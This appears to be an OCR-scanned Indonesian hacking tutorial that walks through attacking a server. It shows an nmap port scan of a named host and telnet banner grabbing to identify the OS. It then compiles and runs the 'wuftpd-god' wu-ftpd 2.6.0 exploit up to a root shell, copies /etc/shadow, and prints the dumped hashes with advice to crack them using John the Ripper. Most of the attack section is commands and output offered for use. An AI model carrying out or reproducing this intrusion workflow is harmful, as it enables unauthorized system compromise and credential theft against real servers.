Initiating Connect() Scan against comanche.rapidns.com (207.106.22.5) at 13:35
Adding open port 22/tcp
Adding open port 389/tcp
Adding open port 8080/tcp
Adding open port 3306/tcp
Adding open port 1002/tcp
Adding open port 80/tcp
Adding open port 1720/tcp
Adding open port 25/tcp
Adding open port 4321/tcp
Adding open port 110/tcp
Adding open port 2000/tcp
Adding open port 53/tcp
Adding open port 21/tcp
The Connect() Scan took 62 seconds to scan 1657 ports.
==========
Lalu kita tes masuk kedalam server target dengan mengunakan telnet
seperti :
[hack71@linuxmco hack71]$ telnet xxx 4321
Connected to xxx



Escape character is '^]'.

Login Name Tty Idle Login Time Office Office Phone
gt grahm crackhead /1 Nov 1 12:01

Apabila sudah bisa masuk dan memperoleh login dan kita harus mencari vurnerable
server tersebut dan silakan cari pada web2 security :d
==========
Untuk disini kita coba-coba dengan mengunakan telnet dan kita access pada port yang terbuka , dan bila beruntung kita bisa mengetahui jenis OS target seperti :


Trying IPaddress...
Connected to target.domain.
Escape character is '^]'.

Red Hat Linux release 6.1 (Cartman)
Kernel 2.2.12-20 on an i586
login:
.---
Kita sudah bisa mengetahui jenis OS yang dipakai yaitu Redhat 6.1 dan , tinggal mencari kelemahan dari sistem tersebut .

Buffer OverFlow/Exploiting

Pada prinsipnya buffer Overflow adalah dimana suatu buffer terbatas.Terbatas dari jumlah bytes yang ada.Suatu contoh misal suatu menu login dibuat untuk menampung 10 karakter tp kita memasukan lebih dari 10 karakter sedangkan didalam sistem tersebut tidak dibuat filter maka akan terjadi buffer overflow yang akan mengakibatkan sistem menjadi crash .Buffer Overflow yg sekarang sedang heboh adalah wu-ftpd 2.6.0 untuk redhat 6.2. Silakan download exploitnya di internet :P

Setelah di download lalu kita compile didalam shell kita
[hack71@linuxmco hack71]$gcc wuftpd-god.c wuftpd-god
setelah di compile kita jalankan exploitnya
[hack71@linuxmco hack71]$./wuftpd-god -h
Usage: ./wuftpd-god -t <target> [-l user/pass] [-s systype] [-o offset]
[-g] [-h] [-x][-m magic_str] [-r ret_addr] [-P padding] [-p pass_addr] [-M dir]
target : host with any wuftpd
user : anonymous user
dir : if not anonymous user, you need to have writable directory
magic_str : magic string (see exploit description)
-g : enables magic string digging




-x : enables test mode
pass_addr : pointer to setproctitle argument
ret_addr : this is pointer to shellcode
systypes:
  0 - RedHat 6.2 (?) with wuftpd 2.6.0(1) from rpm
  1 - RedHat 6.2 (Zoot) with wuftpd 2.6.0(1) from rpm
  2 - SuSe 6.3 with wuftpd 2.6.0(1) from rpm
  3 - SuSe 6.4 with wuftpd 2.6.0(1) from rpm
  4 - RedHat 6.2 (Zoot) with wuftpd 2.6.0(1) from rpm (test)
  5 - FreeBSD 3.4-STABLE with wuftpd 2.6.0(1) from ports
* 6 - FreeBSD 3.4-STABLE with wuftpd 2.6.0(1) from packages
  7 - FreeBSD 3.4-RELEASE with wuftpd 2.6.0(1) from ports
  8 - FreeBSD 4.0-RELEASE with wuftpd 2.6.0(1) from packages

[hack71@linuxmco hack71]$ ./wuftpd-god -s0 -t target.domain
Target: target.domain (ftp/<shellcode>): RedHat 6.2 (?) with wuftpd
2.6.0(1) from rpm
Return Address: 0x08075844, AddrRetAddr: 0xbfffb028, Shellcode: 152

loggin into system..
[32mUSER ftp
[0m331 Guest login ok, send your complete e-mail address as password.
[32mPASS <shellcode>
[0m230-Next time please use your e-mail address as your password
230- for example: joe@cc456375-b.abdn1.md.home.com
230 Guest login ok, access restrictions apply.
STEP 2 : Skipping, magic number already exists: [87,01:03,02:01,01:02,04]
STEP 3 : Checking if we can reach our return address by format string
Linux melmac 2.2.14-5.0 #1 Tue Mar 7 21:07:39 EST 2002 i686 unknown
uid=0(root) gid=0(root) egid=50(ftp) groups=50(ftp)

#

Kita sudah berhasil masuk dan kita ke tahap selanjutnya
cat /etc/shadow > /root/passwd
root:34jk3h4jh3.,;8363:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:
daemon:x:2:2:daemon:/sbin:
adm:x:3:4:adm:/var/adm:
lp:x:4:7:lp:/var/spool/lpd:
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:
news:x:9:13:news:/var/spool/news:



uucp:x:10:14:uucp:/var/spool/uucp:
operator:x:11:0:operator:/root:
games:x:12:100:games:/usr/games:
sympa:x:89:89:Sympa Mailing list manager:/home/sympa:/bin/bash
gopher:x:13:30:gopher:/usr/lib/gopher-data:
ftp:x:14:50:FTP User:/home/ftp:
nobody:x:99:99:Nobody:/:
xfs:x:100:103:X Font Server:/etc/X11/fs:/bin/false
fax:x:10:14:Fax Master:/home/fax/:/bin/bash
postfix:x:101:233:postfix:/var/spool/postfix:
gdm:x:42:235::/home/gdm:/bin/bash
grim:9hu.u8:501:501:grim:/home/grim:/bin/bash
banal:x:102:236:BANAL Administrator:/home/banal:/bin/bash
bleeb:36.34/363;86:502:506::/home/bleeb:/bin/bash

---

perinrtah diatas menyimpan sebagai /root/passwd .apabila kita ingin mengetahui passwordnya gunakanlah Jhon Ripper untuk mengcrack password.

Masalah yang mungkin akan terjadi apabila di target memasang firewall , kita gunakan nmap untuk mendeteksi rule pada firewall tersebut gunakan perintah " nmap -sA " perintah ini akan mencari rule dari firewall target .
Mungkin cukup segini aja yang bisa saya berikan.

---

bacaan :- how to become hacker
- securityfocus/archive

special thank's for : y3dips,Moby,comex and also for my girl friend Melisa
Apabila ada pertanyaan silakan hub : the_day@echo.or.id

[EOF]